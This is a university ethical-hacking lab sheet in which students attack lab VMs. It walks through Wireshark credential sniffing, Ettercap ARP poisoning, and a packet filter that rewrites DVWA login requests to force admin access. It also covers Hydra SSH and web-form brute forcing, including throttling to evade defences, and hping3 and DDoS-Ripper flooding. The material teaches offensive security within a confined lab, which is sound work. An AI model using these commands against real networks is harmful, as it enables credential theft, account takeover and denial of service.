Lab 3- Finding and Exploiting Network Vulnerabilities

6COSC019W

Ayman El Hajjar

Week 5/7

Requirements

In this lab, you need the following VM machines

1. Kali Linux (192.168.56.100)
2. OWASP Vulnerable machine (192.168.56.111)

Lab objectives

This activity assumes that you have completed the **OSINT, Information gathering, Reconnaissance and Enumeration Lab**

You have also identified network services and open ports that are running on the OWASP VM server.

1 Man in the Middle Attack- HTTP plain



Figure 1: Steps on wireshark

- In this lab, we will show how dangerous it is to use a weak password authentication mechanism, such as HTTP plain text authentication.
- Make sure that Kali and OWASP are both running and are on Host Only Adapter
  - Open a browser and navigate to the OWASP page
    1. On Kali, open a terminal and type **wireshark** On wireshark ,we need to select the interface that we want to capture packets on. We will be capturing our packets on eth0.

2. Double click on **eth0** or select it and click the start button (as shown in Figure 1
3. You can see now that the live traffic window is open, although there are no traffic as yet!
4. On the browser, Click on the Damn Vulnerable Web App (DVWA) and login using username **admin** and password **admin**
5. Once you log in, go back to Wireshark and stop the live capture
6. You will find that a lot of traffic was captured. We are interested in HTTP traffic. On the filter bar, type **http** and press enter
7. Now we have all the HTTP Traffic. We are looking specifically for a POST message.
8. Select the POST message. you will be able to see all information related to this particular packet. In one side in plain English text, on the other in Hexadecimal.
9. Select the HTML Form URL encoded, and it will reveal the username and password we have just entered.

– Now the idea of this activity, was to see what sniffing traffic on our own machine can reveal. Now this also assumes that we know the user and password are known.

– Let us try another method that will exploit this weakness even if we do not know the username or the password.

2 Man in the Middle Attacks and Session Hijacking

- A Man in the Middle (MITM) attack is the type of attack in which the attacker sets themselves in the middle of the communication line between two parties, usually a client and a server.
- This is done by breaking the original channel and then intercepting messages from one party and relaying them (sometimes with alterations) to the other.

2.1 Setting up a spoofing attack with Ettercap - ARP Spoofing

Address Resolution Protocol (ARP) spoofing is maybe the most common MITM attack out there. It is based on the fact that the Address Resolution Protocol—the one that translates IP addresses to MAC addresses—does not verify the authenticity of the responses that a system receives. This means that, when Alice's computer asks all devices in the network, "what is the MAC address of the machine with IP xxx.xxx.xxx.xxx", it will believe the answer it gets from any device, be it the desired server or not so ARP spoofing or ARP poisoning works by sending lots of ARP responses to both ends of the

communications chain, telling each one that the attacker's MAC address corresponds to the IP address of their counterpart.

Note

- In this experiment, it is essential that you identify the IP addresses for all the running VMs.
- In this section, you will need three VMs, the windows victim machine, the Kali Hacker machine, the OWASP vulnerable server

- With the virtual machines running, our Kali Linux (192.168.56.101) host will be the attacking machine. Open a root terminal and run the following command:
- **sudo ettercap –G**
- Make sure that the correct interface is selected.
- Click on the correct sign as shown in Figure 2 below.



Figure 2: Starting Ettercap

- Click on the list button as shown in Figure 3 below to show the list of hosts in your network.



Figure 3: Network hosts list

- If you don't see all the hosts in your network, click on the search button as shown in Figure 4 below.



Figure 4: Scan for hosts

- From the hosts found, we will select our targets as shown in Figure5. To do this from the Hosts menu, select Hosts list.
  - From the list, select 192.168.56.102 and click on Add to Target 1.
  - Then, select 192.168.56.103 and click on Add to Target 2.
- Make sure your attack targets are selected by choosing Current Targets as shown in Figure 6



Figure 5: Select Targets

- Make sure your attack targets are selected by choosing Current Targets as shown in Figure 6



Figure 6: Select Current Targets

- Choose ARP Poisoning attack as shown in Figure 7



Figure 7: ARP Poisoning Attack

- Make sure Sniff Remote connection is selected as shown in Figure 8



Figure 8: Sniff Remote connection

- On the victim machine (Windows) - suppose you are visiting a genuine website. Open a browser and visit the vulnerable machine. Dont forget the attacker is using **ARP poisoning attack**.
- log in to the Damn Vulnerable Web Application (DVWA) using DVWA credentials - username admin, password admin



Figure 9: Login to DVWA

- The attacker should be able to see all traffic. In fact ettercap is able to recognise username and password on a log in page.
- If you return to the attacker machine, you should be able to see the username and password on Ettercap screen.



Figure 10: Ettercap captured traffic

- Do not close ettercap as you will need it for the next task.

What happened

- Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as ARP Spoofing.
- What is ARP Spoofing?
- ARP packets can be forged to send data to the attacker's machine.
  - ARP spoofing constructs a large number of forged ARP request and reply packets to overload the switch.
  - The switch is set in forwarding mode and after the ARP table is flooded with spoofed ARP responses, the attackers can sniff all network packets.
- Attackers flood a target computer ARP cache with forged entries, which is also known as poisoning. ARP poisoning uses Man-in-the-Middle access to poison the network.
- What is MITM?
- The Man-in-the-Middle attack (abbreviated MITM, MitM, MIM, MiM, MITMA) implies an active attack where the adversary impersonates the user by creating a connection between the victims and sends messages between them. In this case, the victims think that they are communicating with each other, but in reality, the malicious actor controls the communication.
- Third Person A third person exists to control and monitor the traffic of communication between two parties. Some protocols such as SSL serve to prevent this type of attack.
  - If not, make sure you browse in the client machine (that is your host machine spoofed) to the OWASP vulnerable machine - that is the web server.
  - you should now be able to see genuine traffic between client and web server [a]

[a] What happened paragraph is taken from Ethical hacking website

2.2 Modifying data between the server and the client

So far we have only managed to spoof arp messages and thus sniff all genuine traffic between client and web server. We have also captured cookies and traffic to replay it in

another time but What if we want to intercept messages and tamper with them. That is modifying data such as requests and responses exchanged between client and server.

- We need Ettercap filters to detect whether or not a packet contains the information we are interested in and to trigger the change operations.
- Using Nmap we can find if a host is up or not.

Note

- This experiment will not work unless you have completed the previous experiments and you have spoofed the ARP of the victim.
- You are also sitting in the middle sniffing traffic between client and web server

- Our first step is to create a filter file. Save the following code in a text file (we will call it regex-replace-filter.filter) as is shown below.
- I am using nano text editor to write the code as shown in Fig.11 but you can use a graphical editor if you want .

```
# If the packet goes to vulnerable_vm on TCP port 80 (HTTP)

if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
# if the packet's data contains a login page
if (search(DATA.data, "POST")){
msg("POST request");
if (search(DATA.data, "login.php") ){
msg("Call to login page");
# Will change content's length to prevent server from failing
pcre_regex(DATA.data, "Content-Length:\ [0-9]*","Content-Length: 41");
msg("Content Length modified");
# will replace any username by "admin" using a regular expression
if (pcre_regex(DATA.data, "username=[a-zAZ]*&","username=admin&"))      {
msg("DATA modified\n");
}
msg("Filter Ran.\n");
                    }
          }
}
```

- **Note**: The # symbols are comments., The syntax is very similar to C apart from that and a few other little exceptions.

Figure 11: Filter

- **Note**: Note this IP address in the filter code. In my case the IP address for the VM machine is 192.168.56.102. In your lab environment, it could have another IP address. Make sure the IP address reflects your OWASP VM address.

- Next, we need to compile the filter for Ettercap to use it. From a terminal, run the following command:

  etterfilter -o regex-replace-filter.ef regex-replace-filter.filter

  – Now, from Ettercap's menu, select Filters — Load a filter, followed by regex-replace-filter.ef and click Open.

    * We will see a new entry in Ettercap's log window indicating that the new filter has been loaded.

  – On the victim client machine, browse to http://192.168.56.102/dvwa/ and log in as any user with the password admin , for **example**: **nonuser** : **admin** .

  – The user is now logged in as an administrator and the attacker has a password that works for two users.

  – If we check Ettercap's log, we can see all the messages we wrote in code displayed there.

How it works

- An ARP spoofing attack is only the start of more complex attacks. In this code, we used the packet filtering capability of Ettercap to identify a packet with specific content and modified it to force the user to log in to the application as an

administrator. This can also be done from server to client and can be used to trick the user by showing them fake information.

- Our first step was to create the filtering script, which first checks if the packet being analysed contains the information that identifies the one we want to alter, as illustrated:

```
if (ip.dst == '192.168.56.102'&& tcp.dst == 80) {
```

- If the destination IP is the one of the vulnerable_vm and the destination TCP port is 80 which is the default HTTP port, it is a request to the server we want to intercept.

```
if (search(DATA.data, "POST")){
msg("POST request");
if (search(DATA.data, "login.php") ){
```

- If the request is by the POST method and goes to the login.php page, it is a login attempt as that is the way our target application receives the login attempts.

```
pcre_regex(DATA.data, "Content-Length\: [0-9]*","Content-Length: 41");
```

- We used a regular expression to locate the Content-Length parameter in the request and replaced its value with 41, which is the length of the packet when we send a login with admin/admin credentials.

```
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&","username=admin&")){
msg("DATA modified\n");
}
```

- Ettercap filters have additional uses beyond altering requests and responses; they can be employed for various purposes.
- For example to log all HTTP traffic and execute a program when a packet is captured:

```
if (ip.proto == TCP) {
        if (tcp.src == 80 || tcp.dst == 80) {
                log(DATA.data, "./http-logfile.log");
                exec("./program");
        }
}
```

- Again, using regular expressions, we look for the username's value in the request and replace it with admin.
- The messages (msg) are only for tracing and debugging purposes and could be omitted from the script.
- After writing the script, we compiled it with the etterfilter tool for Ettercap in order to process it. After that, we loaded it into Ettercap and then just waited for the client to connect.
- This is only an example, there is so much we can do with filtering. You can explore the Etter fFilter examples on GitHUB
- For more information on Ettercap filters, check out the etterfilter man page.
- Etterfilter is a very powerful tool.

3 Cryptanalysis attacks

3.1 Caesar Cipher challenge

- Let's start by something as simple as decrypting a Caesar Cipher by guessing the rotation value.
- While OWASP VM is running, browse to "Security Shepherd tool" on OWASP VM.
- Login with username: **admin** and password: **password**
- Click on Challenges and select **Insecure Cryptographic Challenge 1** from **Insecure Cryptographic Storage**
- Try to guess the rotation used to solve this challenge. You can submit your solution in the box at the top of the challenge screen.

  you might want to use this link to help you guess the rotation and break the cipher

3.2 Brute Force attack

- This activity involves an attack using dictionaries of both usernames and passwords. It is still at type of bruteforce as well since we are trying every single word from users dictionary with every single word from passwords dictionary.
- This activity also assumes that you completed the previous lab (Reconnaissance and Scanning) and more specifically:
  - You have identified that SSH is running on OWASP

  - You have created two dictionaries on your Desktop, one for users (users.txt) and one for passwords (pass.txt)
  - You have added every username and password you saw during your information gathering stage to the relevant dictionaries including the username and password for the OWASP VM.

- Before we start this, we need to enable SSH client for Kali. Open a terminal and type

  kali-tweaks

- This will open the kali tweaks window. (You will not be able to select with the mouse, you will need to use the arrow keys)
  1. Select **Hardening** and press Enter
  2. Go down to **SSH Client** and press the space key to select it.
  3. Go down to **Apply** and press enter.
  4. Select **Quit** and press enter



Figure 12: SSh Client enable via kali-tweaks

- We will be using a tool called Hydra. Hydra is a brute forcing tool that uses dictionaries and allow brute forcing on many protocols including HTTPS, SMBs, Databases and SSH.

- Let's first try to understand it's syntax. Open a terminal and type

  man hydra

- You can see that there are quite a few flags (options), we are interested in few of them:

- -L means login. A capital **L** means you are using a users file for example users.txt. A small (l) for login you are only specifying one username. We will see how both works.
- -P means Password. A capital **P** means you are using a passwords file for example pass.txt. A small (p) means you are only specifying one password. We will see how both works.

- Now let's say that we know the username is root but we dont know what the password is. We can use the small (l) to specify the login root.
- **The commands below assume you are on the same folder where the users and pass files are.**

  hydra 192.168.56.100 ssh -l root -P pass.txt
- Now if we dont know what the username is but we have a list of users in a file called user.txt then we can use the capital L for login and specify the users.txt

  hydra 192.168.56.100 ssh -L users.txt -P pass.txt
  - You might get an error, this is because SSH server might prevent you from trying too many attempts.
- A better way is to reduce the number of attempts in each iterate. This way you evade any prevention method enabled on the SSH server.
- You can use the (-t) flag to reduce the number of iterates running in parallel to 4. The default one is 16. it might takes a little longer but the server will less likely prevent you from completing this.

  hydra 192.168.56.100 ssh -L users.txt -P pass.txt -t 4
  - Did you find anything you were not expecting? What does it mean?
- We can also use Hydra on a website by communicating with the HTTP messages and specifically the POST message.
- Let's browse to 192.168.56.111 and click on **Damn Vulnerable Web Application (DVWA)**.
- You will be redirected to the login page of the DVWA application.
- For me the address of the login page is http://192.168.56.111/dvwa/login.php
- We know that when we click login, the client will send a **POST** message to the server since this page takes user to input their username and password and send them to the server.
  - Assuming you already have the users.txt and pass.txt files from previous section.
  - If not, you can download them from this week lab folder on Blackboard.

* First, the IP address of the server. (**192,168.56.111**)
* http-form-post: This indicates that Hydra will be executed against an HTTP form using POST requests. Next to it are, separated by colons, the URL of the login page, the parameters of the request separated by ampersands (&)—ÛSERând P̂ASSâre used to indicate where the username and password should be placed in the requests—and the failure string.

- L users.txt: This tells Hydra to take the user names from the users.txt file.
- P pass.txt: This tells Hydra to take the passwords from the pass.txt file.
- e ns: Hydra will try an empty password (n) and the username as password (s).
- u: Hydra will iterate usernames first, instead of passwords. This means that Hydra will try all usernames with a single password first and then move to the next password. This is sometimes useful to prevent account blocking.
- t 2: We don't want to flood our server with login requests, so we will use only two threads; this means only two requests at a time.
- w 30: This sets the time out or the time to wait for a response from the server.
- o myresults.txt: This saves the output to a text file. It is useful when we have hundreds of possible valid passwords.

– If we put everything together we will have the following command:

hydra 192.168.56.111 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:login.php" -L users.txt -P pass.txt -e ns -u -t 2 -w 30 -o myresult.txt

In your own time!

* Try to brute force various services and login pages

4 Denial of Service attacks

Read this carefully!

* You need to be connected to the Internet to download scripts
* Make sure you change the settings in Kali to host only adapter before you run any of the scripts below.

4.0.1 TCP flooding using hping3

- **hping3** is a powerful application that is extremley useful to testing networking and systems, mainly at the network and transport layers.
- The most common technique used in denial of service attacks is the TCP SYN flood.
- We can test resilience to flooding by using the hping3 tool which comes in Kali Linux.
- The TCP handshake takes a three-phase connection of SYN, SYN-ACK, and ACK packets. When the SYN packet arrives, a buffer is allocated to provide state information for the session.
- The TCP SYN flood happens when this three-packet handshake doesn't complete properly.
  - Let's see what happens when we try to run a simple ICMP ping using hping3.
  - We will use OWASP Ip address, fast as we are simply conducting ICMP ping and we will be sending 5 packets. We type:

    sudo hping3 192.168.56.102 --fast --count 5
  - Note; if you run it fast on a system that has detection systems in place, you run the risk of countermeasures being deployed and prevent it.
- Now let us try to attack OWASP by a simple TCP SYN attack. We will be flooding OWASP with SYN messages and we are not responding (hping3 does not send back an ACK packet, and so it doesn't complete the handshake). At some point OWASP will have not be able to take any new SYN messages as the buffer is full waiting for ACK messages for each of the SYN that was sent. **See DOS/DDOS Attacks: Consumption of resources slides in Week 3 lecture.**
- Before we start the attack, go to the OWASP VM Terminal:



Figure 13: Top when the TCP Syn flood is running using hping3

  - Type now **top**. Top is a command that let's me see all the processes running on the machine.and type **top**. This way, we will be able to see the CPU usage before the attack and while the attack is happening. Keep an eye on CPU%.

- Let's go back to Kali, to run the TCP SYN attack. We type:
  - sudo hping3 192.168.56.102 --flood -S -p 445
  - The flag -S is the default TCP mode with to indicate that a SYN packet is to be generated. The - p 445 is to specify the destination port is 445, and the --flood option to specify a high omission rate to enable flooding.
  - Each packet in this attack will look like a standard connection request to the target and it will send back a SYN-ACK packet.

- If you go to the OWASP VM Terminal
  - I am particularly interested in the **ksoftirqd** process. You can see in Figure13 that it is using a large portion of my CPU resources and making the system slow.
  - Your computer communicates with the devices attached to it through IRQs (interrupt requests). When an interrupt comes from a device, the operating system pauses what it was doing and starts addressing that interrupt. This interrupt request is creating the ksoftirqd process and is causing a significant workload.

- Go back to kali and stop the hping TCP flooding. Observe **top** window on the OWASP VM.

- It is worth noting that the OWASP machine did not crash but was overloaded.

- Try to use the --count flag and increase the value gradually until the OWASP server stops responding.

- when it crashes, you would have reached the maximum number of simultaneous SYN connections the OWASP server allows.

READ THIS CAREFULLY

Do not use the scripts below anywhere outside of this lab.

If you use those scripts on any network service on the Internet, you will be breaking the law!

4.1 Smurf DoS attack using DDos Ripper

- A smurf attack is historically one of the oldest techniques to perform a distributed denial-of-service (DDoS) amplification attack.
- This attack consists of sending a series of ICMP echo requests with a spoofed source IP address to the network broadcast address.
- When this echo request is broadcast, all hosts on the LAN should simultaneously reply to the target for each spoofed request received.
- This technique is less effective against modern systems, as most will not reply to IP-directed broadcast traffic.
- There are many scripts for DDos Attacks. We will be using DDoS-Ripper.
- First we need to download it:

  git clone https://github.com/palahsu/DDoS-Ripper.git
- We navigate to the DDoS-Ripper folder.

  cd DDoS-Ripper
- To run to the script we type:

  python3 DRipper.py
- This will present us with the various options that we can use with the script:

  python3 DRipper.py -s 192.168.56.104 -t 445
  - What we just did is to flood the OWASP VM with ICMP packet requests.
  - We used -s option to choose the server IP. We used -t option

  – If you go to the browser on your windows machine and try to visit the server page, you will find that the number of requests make the OWASP server slow but it does not crash.

Checklist

- **Lab objectives**
- After Completing this lab, you should be able:
  - Understand Man in the Middle attacks
  - Understand Brute force attacks and Dictionary attacks
  - Understand Denial of Service attacks
  - Conduct Man in the Middle attacks on the OWASP machine
  - Conduct cryptanalysis attacks
  - Conduct Denial of Service attacks on the OWASP machine
- **You can now complete the following tasks from the assessment:**

  B- Server side Exploits

  (5) Cryptanalysis attack

  C- Client Side exploits

  (1) Man in the Middle Attacks

  D- Denial of Service Attacks

  (1) DoS the web server

  E- Threats Mitigation Techniques & Recommendations

  (5) Against Cryptanalysis attacks

  (6) Against Man in the Middle attacks

  (8) Against DoS attacks

  (9) IDS and IPS systems